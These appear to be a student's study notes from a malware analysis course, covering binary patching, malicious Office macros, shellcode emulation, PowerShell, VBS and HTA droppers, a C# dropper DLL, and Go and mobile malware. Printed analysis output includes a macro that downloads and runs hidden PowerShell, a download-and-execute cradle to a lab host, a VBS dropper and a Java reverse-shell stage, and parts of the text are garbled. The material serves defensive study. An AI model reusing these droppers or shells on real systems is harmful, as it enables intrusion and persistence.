0x0043f185    call    @evaluate_http_body_main_3@0
0x0043f18a    mov     byte [0x454440], al ; [0x454440]
0x0043f18f    mov     dword [var_18h], 0x28 ; '(' ;
0x0043f196    mov     dword [var_14h], str.home_husky
0x0043f19d    movzx  eax, byte [0x454440] ; [0x454440]
0x0043f1a4    xor    eax, 1
0x0043f1a7    test   al, al
0x0043f1a9    jne    0x43f1c0
0x0043f1ab    mov     dword [var_18h], 0x29 ; ')';
0x0043f1b2    mov     dword [var_14h], str.home_husky
0x0043f1b9    call   @run_payload_main_452@0 ; sym._run_payload_main_452_0
0x0043f1be    jmp    0x43f1de
; CODE XREF from sym._NimMainModule_0 @ 0x43f1a9

```



```

C:\Users\john\Desktop
λ .\main2.exe
[!] Boom!

C:\Users\john\Desktop
λ .\main.exe
[-] No dice, sorry :(

C:\Users\john\Desktop
λ

```

we examined a simple binary patching technique. The malicious program was designed to only trigger if it met a certain condition, but we rewrote the bytes of the binary to coerce it to trigger anyway. This technique is simple but extremely powerful. Next, we will iterate on this technique to learn how to defeat more complex forms of anti-analysis.

<https://academy.tcm-sec.com/courses/1547503/lectures/42066650>

## Specialty Malware Classes

The next section of this course broadens the scope of malware analysis and explores specialty classes of malware. In this next section, you will explore different types of malware and malicious delivery mechanisms like maldocs, shellcode injection, PowerShell and VBS! Use this opportunity to explore different malware mechanisms and learn more about the many different forms a piece of malware can take.

# Gone Phishing: Maldoc Analysis

Xlsm: its macro enabled excel sheets(always suspicious)

In remnux:

```
remnux@remnux:~$ unzip sheetsForFinancial.xlsm
Archive: sheetsForFinancial.xlsm
replace [Content_Types].xml? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/vbaProject.bin
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/printertSettings/printertSettings1.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
remnux@remnux:~$
```

Oledump.py -> object linking and embedding

```
remnux@remnux:~$ oledump.py sheetsForFinancial.xlsm
A: xl/vbaProject.bin
A1:          468 'PROJECT'
A2:           86 'PROJECTTwm'
A3: M    7829 'VBA/Module1'
A4: m   1196 'VBA/Sheet1'
A5: m   1204 'VBA/ThisWorkbook'
A6: 3130 'VBA/_VBA_PROJECT'
A7: 4020 'VBA/_SRP_0'
A8: 272 'VBA/_SRP_1'
A9: 3892 'VBA/_SRP_2'
A10: 220 'VBA/_SRP_3'
A11: 680 'VBA/_SRP_4'
A12: 106 'VBA/_SRP_5'
A13: 464 'VBA/_SRP_6'
A14: 106 'VBA/_SRP_7'
A15: 562 'VBA/dir'
remnux@remnux:~$
```

M: macro in module1

```
remnux@remnux:~$ oledump.py -s 3 sheetsForFinancial.xlsm
-s: stream
3: 3rd stream
-S: string dump
```

Strings	<a href="http://srv3.wonderballfinancial.local/abc123.crt">http://srv3.wonderballfinancial.local/abc123.crt</a> cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W Hidden .\run.ps1 Attribut
---------	--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Recover actual syntax of macro: how the vba script is written in macro

```
remnux@remnux:~$ oledump.py -s 3 --vbadecompresscorrupt sheetsForFinancial.xlsm
```

For word file: dotm (contains macro)

## What The Shell? Shellcode Analysis

API call similar to thread injection.

Carve the Hex via script and save in out.bin  
Scdbg

```
C:\Users\john> ./out.exe -l  
Loaded 300 bytes from file out.bin  
Detected straight hex encoding input format converting...  
Initialization Complete..  
Main loop:  
Using base offset: 0x6010000  
#010001 LoadLibraryA(windll)  
#010002 InternetOpenA(wininet)  
#010003 InternetConnectA(server: burn.ec2-13-7-100-121-ubuntu-2004.local, port: 443, )  
#010004 HttpOpenRequestA(  
#010005 HttpOpenRequestA(h=4893, opt>If, buf=12fdf4, bLen=4)  
#010006 HttpSendRequestA(  
#010007 CreateFileA([javauupdate.exe] = 4  
#010008 InternetReadFile(4893, buf: 12faf4, size: 300)  
#010009 WriteFile(4893, buf: 12faf4, size: 4)  
#01000a WinExec([javauupdate.exe])  
#01000b ExitProcess(0)  
  
Stepcount: 5043493
```

## Carving ShellCode from Memory:

Extracting shell code from memory of running process.

Binary that's setup a threat injection to take shell code and inject it into another process.

We are going to use a debugger and look at the memory for when that injection takes place and then pull the shell code out before the binary has a chance to actually finish the injection process.

API call that are associated with Create remote thread injection pattern.

The malware opens a process, it then creates an area of memory in that process, it changes the write protections to read, write, execute for that chunk of memory, it then writes a bunch of bytes into that memory chunk and then creates a new thread in that remote process to execute shell code.

- We are intercept at writeprocessmemory call so, we observed in debugger to find out where the injecting process is about to write into the memory of the remote process and then we carve out the bytes that it's going to write there and save those to disk.

In cutter: to find main program if debugger are not enabled: start at the end of the program and work backward and find the last place where a function return something into EAX register.  
-> why to work backward?

Entrypoint -> CRT (preamble to run the program) => main

Entrypoint -> last call in program.

## Off-Script: Scripted Malware Delivery Mechanisms

## Powershell: Analyzing Obfuscated Scripts

## Scripted Malware delivery.

Powershell: it is powershell interpreter for the dot net framework. Forward facing command line interface that windows give to able to interact with the dot net framework that built into windows.

As it is interpreter for the dotNet framework it gives so much breadth in terms of being able to invoke the deep and powerful classes of the dot net framework used for malicious purposes.

2012,13,14 widely used by offensive team but since threat actors moved away from powershell and now towards C#, which is also the compiled language that is used with the Dot net framework

Malicious actor will often try to obfuscate change text call variables, certain things make gigantic long strings of random characters a variable and then invoke that variable ad then use those obfuscated variable to call other things. Powershell is a super malleable language.

Powershell is case insensitive

`lex : invoke whatever inside()`

A screenshot of the QGIS application interface. The top menu bar includes 'File', 'Edit', 'Search', 'View', 'Encoding', 'Language Settings', and 'Tools'. Below the menu bar are several icons representing different functions like zoom, pan, and layer management.

MelvinPSOfmcs.ps1

1 **JSN ITEM-OBJECT** To, dumpEmissions, deflateTo, "compressing the emissions to a single JSON object"

1. Decode, decompress from base64 and execute, invoke the new object of whatever this is.
  2. Assigning values of malware (excluding joy & last parenthesis) to mega variable.

We have contents of decompressing and decoding the base64 block written to the file.

->write-host \$megagus; now we have completely deflated decoded version of

-> this is powershell reverse tcp shell.

VBScript: Analysing A multi-Stage MSBuild Dropper

Visual Basic Script

We have one crt -> two crt -> crtupdate.vbs

Crtupdate

```
1  Dim WshShell, oXec
2  Set WshShell = CreateObject("WScript.Shell")
3
4  Set oXec = WshShell.Exec("wscript -decodc one.vbs > C:\Users\Public\Documents\one.xls")
5  WScript.Sleep 1000
6  Set oXec = WshShell.Exec("wscript -decodc two.vbs > C:\Users\Public\Documents\two.xls")
7  WScript.Sleep 1000
8  Set oXec = WshShell.Exec("cmd.exe /c C:\Users\Public\Documents\one.xls")
```

Digitized by srujanika@gmail.com

>> inside we have visual basic scripting language

like a batch script.



> reason for a lot more enriched because it tap into powerful primitives in the OS to do different scripting things.

1. We are invoking the windows script host shell to create a shell object.

2. "WScript.Shell" is deep primitive inside of the operating system that allows you to create an object to be able to run things. It used for execute something.

Upon execution of crtupdate:

One vbs and xml.xml created.




CLSID: C08AFD90-F2A1-11D1-8455-00A0C91F3880

Com-object: it's invoking shell browser window to run shell execute command.

> so we create obj as this com class object for the shell browser window, and then we pass it in the shell execute method.

> shell execute method takes t arguments.



```
C:\Users\John> C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\users\Public\Documents\xml.xml
'A' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\John> C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\users\Public\Documents\xml.xml
Microsoft (R) Build Engine version 4.0.3084.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 6/10/2025 1:51:13 PM.
C:\Users\John>
The group already exists.

More help is available by typing NET HELPMSG 2223.

The command completed successfully.

The command completed successfully.

The operation completed successfully.
OK.
```


> the build script is invoking the shell code that is passed in xml.xml. And the shell code ends up adding a remote user to remote desktop group, administrator group, and then opening up a port on the advance firewall to open up RDP.

Verify by using net user

Before and after executing payload.

## HTA applications:

class of malware called the **HTML Application (HTA)** file. HTAs are commonly used as the payload of phishing attacks.





- HTA is opened and runs the embedded JavaScript.
- The JavaScript decodes the hex bytes of an inner HTML document and writes it into the HTA.
- The inner HTML document invokes VBScript to execute WMI.
- WMI runs a process to call a command shell.
- The command shell, in turn, runs PowerShell in a hidden window.
- PowerShell runs a download cradle command to reach out to <http://tailofawhale.local/TellAndSentFor.exe>, write it to the %temp% directory as jLoader.exe and then execute jLoader.exe.

## Dynamic Analysis:

Dropper.hta has clearly succeeded in downloading and executing something. Let's examine the network signatures.

In Wireshark, we see the outbound DNS request for tailofawhale.local and its DNS resolution:



## Reversing C#

### Intro to Reversing C# & the .NET Framework

-> 1st thing about C# is its not necessarily interacting with the operating system the same way that it interact with x86 binary.

-> C# kind of lives inside of a system that is installed onto the windows OS and the system is called .NetFramework

-> in C, C++ or NIM, we write the program in a high level language and then use special program called compiler. And the compiler would translate the language of the program into machine code that is understood by the OS.

-> in C# there is one more step called CLR (common language runtime). Its single set of standard machine code instructions between many different languages. CLR acts as like the engine of the .NetFramewrok, so every binary that's created in the .NETframework is going to use the common language runtime for the execution of its program.

-> VB, .Net, F# also use CLR.

-> CLR houses the execution of the C# application for running it on the OS.




## How C# binary Created?

->we are writing a C# application in the language of C#, we want to get it down so that can execute it in the common language runtime.

-> we still need a compiler, so after language we have C# compiler.

-> compiler takes all of the language of the source code itself and translate that into something which is IL (intermediate language)

-> IL is broker between C# compiler and CLR.




## Reversing an Encrypted C2 Dropper DLL with dnSpy

->mscorelib: its series of .net libraries that can be imported when building C# applications and its assigned dynamically at runtime. So it loads all the functions of these libraries into C# binary when it is executing in the common language runtime.

-> mscorelib in clue for C# binary.


- As we are working on C# binary, use a special program to recover the intermediate language of the assembly.
  - DnSpy: it takes all of the intermediate language inside the C# assembly dll. And render it as close to original source code.
    - The actual name of program is embedDLL.dll under it we have two different classes
      - Crypto
      - program



- In program class:

-> byte array called array in which we get sha256 digest bytes of particular string which is p0w3r0verwh3lm1ng!.

-> we have big b64 string, which is first argument of AES\_Decrypt Method. And its written to streamReader at some point so it can be read out of memory. 2nd argument passed in are array bytes.



-> from high level, it looks like we are AES decrypting the block of base64 encoded text and the password is going to be poweroverwhelming

-> next, we write all the text to a place inside of the OS. We get the environmental variable for the public directory, and writing this to a file called embed.xml


-> we have another block of base64 encoded text, here we are just base64 decoding and writing into "C:\\Users\\Public\\Documents\\embed.vbs".

-> now we have 2 files that are being written to the file system, one is writing to public directory as embedded.xml and one is written to public documents directory called embed.vbs.


-> then we have try catch block; its opening up the HKCU, the current user registryhive, then going to the subkey of software\microsoft\windos\currentversion\run and we are setting a key value called embed and we are setting that the value of that key to the vbs script that just unpacked from the dll



- > now to run, we use rundll32 which is builtin binary in windows. Rundll32 provides basically a vessel to hold the dll and execute the functions inside of a dll.
- > we need to provide function to run dll which is embed (from private static void embed)
- > after execution files are written to the public directories.



-> if try catch works correctly we should have somethings in registry also,



-> now we look into embed.xml

This is msbuild script that can be passed to msbuild exe, which provides instructions for something to execute.

We have new memorystream., we have System.IO.Compression.DeflateStream; its taking big block of base64 and its look like its compressed.

We could decode the base64 block and the decompress it using  
systemctl .io.compression.deflatestream

We have call to system.reflection.assembly.load: it means whatever the block of base64 us doing, it is then being loaded reflectively as a reflective assembly. This is common TTP to avoid ed and antivirus and be able to just load in a program right into memory byte by byte.

-> now we look into embed.vbs

We have vbscript calling to "wscript.shell" object.; its common way to invoke a program and run it.

We are calling to msbuild.exe and passing the value of xml script that has been written to file system.

## #overall

- We have a registry run key that as caling to vbscript when someone logs in, the vbscript is using msbuild.exe anf passing it the embed.xml build file
- We can emulate by running embed.vbs what happens when someone logs in.



# Analyzing Go Malware

Github merlin : agent made by neon dog

Indicator for go binary

- OSX or Linux samples with embedded URLs referencing 'Go.org'
- Samples using the 'Go-http-client/1.1' user-agent
- Samples using the 'GRequests' user-agent
- PE samples containing the '.syntab' section name
- PE samples using a series of identified import hashes
- OSX samples referencing Google's gopacket github repository
- OSX samples referencing gopkg.in
- Samples matching YARA rules

# Mobile Malware Analysis

```
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

The screenshot displays the Mobsf mobile security framework interface, specifically the static analysis module. The main dashboard shows the following metrics:

- EXPOSED ACTIVITIES:** 0 / 1
- EXPOSED SERVICES:** 1 / 1
- EXPOSED CODE:** 1 / 1
- EXPOSED PROVIDERS:** 0 / 0

Below the dashboard, there are sections for **DECODED CODE** and **APPLICATION PERMISSIONS**.

**DECODED CODE:** A section showing the decompiled code of the binary. It includes links to view source, view assets, and view assets.

**APPLICATION PERMISSIONS:** A table listing various Android permissions with their status, type, and description. The table includes columns for **PERMISSION**, **STATUS**, **Type**, **DESCRIPTION**, and **CODI IMPACTS**. Some permissions listed include:

PERMISSION	STATUS	Type	DESCRIPTION	CODI IMPACTS
android.permission.ACCESS_COARSE_LOCATION	GRANTED	course (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.	<a href="#">View Details</a>
android.permission.ACCESS_FINE_LOCATION	GRANTED	fine (GPS) location	Access fine location sources, such as the Global Positioning System or the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power.	<a href="#">View Details</a>
android.permission.ACCESS_NETWORK_STATE	GRANTED	view network status	Allows an application to view the information about the status of Wi-Fi.	<a href="#">View Details</a>
android.permission.ACCESS_WIFI_STATE	GRANTED	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.	<a href="#">View Details</a>
android.permission.CALL_PHONE	GRANTED	directly call phone numbers	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.	<a href="#">View Details</a>
android.permission.CAMERA	GRANTED	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.	<a href="#">View Details</a>
android.permission.CHANGE_WIFI_STATUS	GRANTED	change Wi-Fi status	Allows an application to connect to and disconnect from Wi-Fi access points and to make changes to configured Wi-Fi networks.	<a href="#">View Details</a>
android.permission.INTERNET	GRANTED	full Internet access	Allows an application to create network sockets.	<a href="#">View Details</a>
android.permission.READ_CALL_LOG	GRANTED	grants read access to the user's call log	Allows an application to read the user's call log.	<a href="#">View Details</a>
android.permission.READ_CONTACTS	GRANTED	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.	<a href="#">View Details</a>

**ANDROID API:** A sidebar listing various Android API functions and their corresponding files. Examples include **Crypto**, **Local File I/O Operations**, **Message Digest**, **Java Reflection**, **Starting Activity**, **Inter Process Communication**, **Execute OS Command**, **TCP Socket**, **Get System Service**, **Send SMS**, **TCP Server Socket**, **Dynamic Class and Deobfuscating**, **Get Running App Processes**, **Get Installed Applications**, **Get Network Interface Information**, **URL Connection to file/http/https/jar**, **Starting Service**, **Set or Read Clipboard data**, **Get Cell Location**, **UDP Datagram Socket**, and **HTTPD Connection**.

### Shell.java

```
1. package javapayload.stage;
2.
3. import java.io.DataInputStream;
4. import java.io.OutputStream;
5.
6. // license from classes.net
7. public class Shell implements Stage {
8.     @Override // javapayload.Stage
9.     public void start(DataInputStream dataInputStream, OutputStream outputStream, String[] strArr) throws Exception {
10.         String[] strArr2 = new String[1];
11.         if (System.getProperty("os.name").toLowerCase().indexOf("windows") != -1) {
12.             strArr2[0] = "cmd.exe";
13.         } else {
14.             strArr2[0] = "/bin/sh";
15.         }
16.         Process exec = Runtime.getRuntime().exec(strArr2);
17.         new StreamForwarder(dataInputStream, exec.getInputStream(), outputStream).start();
18.         new StreamForwarder(exec.getInputStream(), outputStream, outputStream).start();
19.         new StreamForwarder(exec.getErrorStream(), outputStream, outputStream).start();
20.         exec.waitFor();
21.         dataInputStream.close();
22.         outputStream.close();
23.     }
24. }
```

# Wannacry

## ## Challenge Questions

- Record any observed symptoms of infection from initial detonation. What are the main symptoms of a WannaCry infection?
- Use FLOSS and extract the strings from the main WannaCry binary. Are there any strings of interest?
- Inspect the import address table for the main WannaCry binary. Are there any notable API imports?
- What conditions are necessary to get this sample to detonate?
- \*\*Network Indicators\*\*: Identify the network indicators of this malware
- \*\*Host-based Indicators\*\*: Identify the host-based indicators of this malware.
- Use Cutter to locate the killswitch mechanism in the decompiled code and explain how it functions.

Initial detonation:



Basis Static Analysis:

Floss/St ring	PE executable: !This program cannot be run in DOS mode. GetTickCount QueryPerformanceCounter QueryPerformanceFrequency GlobalFree GlobalAlloc InitializeCriticalSection LeaveCriticalSection EnterCriticalSection InterlockedDecrement CloseHandle TerminateThread WaitForSingleObject InterlockedIncrement GetCurrentThreadId GetCurrentThread ReadFile GetFileSize CreateFileA MoveFileExA SizeofResource LockResource LoadResource FindResourceA GetProcAddress mssecsvc.exe CorExitProcess HH:mm:ss dddd, MMMM dd, yyyy MM/dd/yy December November September February Saturday
------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

Thursday  
Wednesday  
!"#\$%&'()\*+,-./0123456789;:<>?@abcdefg hijklmnopqrstuvwxyz[\]^\_`abcdefg hijklmnopqrstuvwxyz[|]~  
!"#\$%&'()\*+,-./0123456789;:<>?@ABCDEF GHijklmnOPQRStUVWXYZ[\]^\_`ABCDEF GHijklmnOPQRStUVWXYZ[|]~  
Base64 encoded texts:  
j2we/eOEGsdjaALstzzVl0rPXIF501SI0mrcFEjh8IIEf8pW1daYqgEMXZ/1BpUzwMD5jXvWQa+axhtliiVnEc1OwTgy3wi/r9LcDedgTXOnANzCyc  
UctlQTk1i2YSbSbAXQGfcSz8WuTaRM6izqBTyXIK9tN11KV9795Y4BbKelypCrVHOUY6Y20taHS9GhgoGojWs39jjKb9sPkWulrHwPEU19A42NyU  
za+S6awW/ySODRKwKTKY52zyEAs0ok4KR4hl2KvJFDnwX157H1rsfwS2BCFjByigWVbdT5GMi0HaSukFUskn3ghnVP1G9fWh17xzVi4XXu+uzDFY  
NainzFux7CUA33ihPTet1KPoRvQZYwzjyjp52sBPWG4RSCKDYRR+Quo0Pte8/0ix4PGf/FzxDB+C3pHP2HGNsNX9zT9FJLgOld40WLdof0lsgNeT  
LUVyy+oFL/xp1+J0UQgpB71qWilo8RDEZqcFle9  
+fdGTInR4ZcbgG7j1Td/YltwmCAZsTFbCQwmDls8KmZlvaz4qOOLTuVAYx2e6HKfuPQmzs8X6rGrDtqtFvEELPJwTEQsxs8d1krRZO3FYFUUTeW  
phjMefQjj745FaY6AhmnLk8isr5aG7B6v6OsqHGZ/UXDTPDCbBz2ohdKhAMOrka/vVZxeQ8AdswOK8j792KDUQFq2BoEHoOlmwCCg4D  
0Sbuhy+CcSDYriwsczJQE4Xa15LaSPbpZhKnk6hvi+BYFJQPY3EErRBlh1MFL7KnW3hroIMUOaIcr+hAnSvzjgdN2HTldlqqwzUppld56Mjpy0IL  
CHljvKmjzYjhglwzlgk+wd4qQGh1XAAV9d0Q5nTa9nWn8x5epjMix1c2Jlx+Vds3Dmz5h32kHEdrxs3i1yphAdc4LxIzG8oKa1  
+XeHsGfYHSD1qFewdGprdw4iEHJHTT9AKATFOzP3iM8c9VXAo96k4GU1EYMobVLqnC9zLwG2  
+eKzZsgPNE1gtMuXPnM2OhFzai4F2YFzQVT2ria1Uza4FKWtOnTxCRUWKMhymglP4S1y0tRjd9LEPTOhOeF85DFotJPRVbIP18QOjm2IE1rw  
Qt4AbVR2o6YK5pUGXNLCzXxrol8+mQX3gudA56Bcb/17hyeWZy5zaWa5BRrl1Ss+  
7D3v9knvDj8unV3n9SFY4n/TsxMhRPAF5WInnTyXmwivu37r8oWJHcv737u08horQjTprukSyUhfrPTnFakNas3f2Dkf4scXeay8Xl0m5BBeCF2  
Uum25+98Wkvjt98&Flxh9EnVnzyO0XLAJ2RFcdzhEsXvP+GrvTr+T+833tmvQzogXeY5Nk9mXw8eopDiwcnR1bOKYIW  
2BgHDYU9M1ROg1Fms1m7jg08idOnT97CVvLcD/iGet/09ILECFLjh6nPHZlx2QTIMTwmTm8SCDdvkCZGSmkmhyQYEMwgW+SxQG/WJxk5S  
87hAxZ8pFBkdbyv0TuM6N01xu/A88GDW7Ec/0sLDWm4j+rDKeoKd+Qd/V4XGxr8Bm05FWwhAldsvJi6hs2F1645VswUWp1/F4phKmlc  
9K13XR72bBpPtfm55DedhFZAEBbExSawLmCttNAnepuAc56NXBnf9KMQN7OEmD/4TUy5qtNKK38o6eSycRpKon+v/9a7Z0MuCAGKINqWaQ  
J2kE/DayT0jUyPzjOriWrBDO1JvPSDeT8KUz69GgaefUK/MKbqU9uzQ58e+PhJn5yo8cfmvr/WcWU01xKPJPy7qV633aOw4KdBNShHZHU3U  
MMjl7iGfmmZ0abo8Ku7cF5Po1seA7eb829Z/c4QyOKOCVexDQfVv0R7WSfX1FAGB1aCAU+usoxVIhcdOYx2CW8cWiQf/JsigH08HmbI4n+y93  
wgyAnKBBUSUz5mPSTMVEA2LbNj5s7WVwgVqxbd/llGz9VeRTMejtsZVBihCnEjmBulpBDe/kPpjWohNu/  
+fMLe077Umvp6F5PGLQVbzBLAt43E5Z/1CUEn851KDzvCN07R0ErOvj2OKMaVG8DHaDkv76iEx0bUchORFfgVbzlgLopHEBrRQ2fnHYHMEM  
IF1mYp6t8ERWM8qG6GN+lihN8u1rA70NJMtcGPM/Y9JU5m8  
+N9habGpr+oJnbLbLH23690Jgz48ANbhi/sb7jMRanPdGj88jskgzbzIQU1c7p7pvTwNFUDNkDy7Jglow2cTe57K5krjfKuNe/Guf3P+RIP8P+nePLQop  
